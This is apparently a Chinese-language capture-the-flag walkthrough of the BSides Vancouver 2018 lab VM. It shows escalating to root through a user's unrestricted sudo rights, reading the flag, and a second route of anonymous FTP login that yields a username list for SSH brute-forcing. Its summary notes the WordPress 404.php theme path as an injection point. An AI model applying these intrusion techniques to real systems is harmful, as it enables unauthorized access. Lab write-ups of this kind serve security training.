
```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$
```

sudo -i 使用当前用户名切换到 root 用户



```
anne@bsides2018:~$ sudo -i
root@bsides2018:~# whoami
root
root@bsides2018:~#
```

查找 flag




```
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

至此通过 ssh爆破提取成功

方法二：通过 21,22 ftp, ssh 爆破

尝试 ftp 匿名登陆:

ftp://192.168.83.131




Index of ftp://192.168.83.131/

Up to higher level directory

Name	Size	Last Modified
public		3/2/18 7:00:00 PM EST


进入 public 文件夹，有一个 users.txt.bk 访问



Index of ftp://192.168.83.131/public/

Up to higher level directory

Name	Size	Last Modified
File: users.txt.bk	1 KB	3/2/18 7:00:00 PM EST



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
users.txt.bk

┌──(kali㉿kali)-[~/Downloads]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

下载下来有五个用户名。尝试 ssh爆破

和上面的 ssh 爆破一样

总结:

1. wordpress 404 页面老套路了，需要记住 404.php 的默认目录 /wp-content/themes/twentysixteen/404.php 其中 twentysixteen为主题名称，视情况而定
2. 并不是所有的用户都会将 用户密码设置为一个相同的，在前面的某些靶机中的 wordpress的配置文件 查看到的数据库用户名密码与系统的用户名密码一样。这只是运气好，这次就不一样。
3. ssh 爆破，爆破都需要强大的字典，日常生活中密码一定要设置强。
4. wpscan 专用于 wordpress 的扫描，使用不熟悉。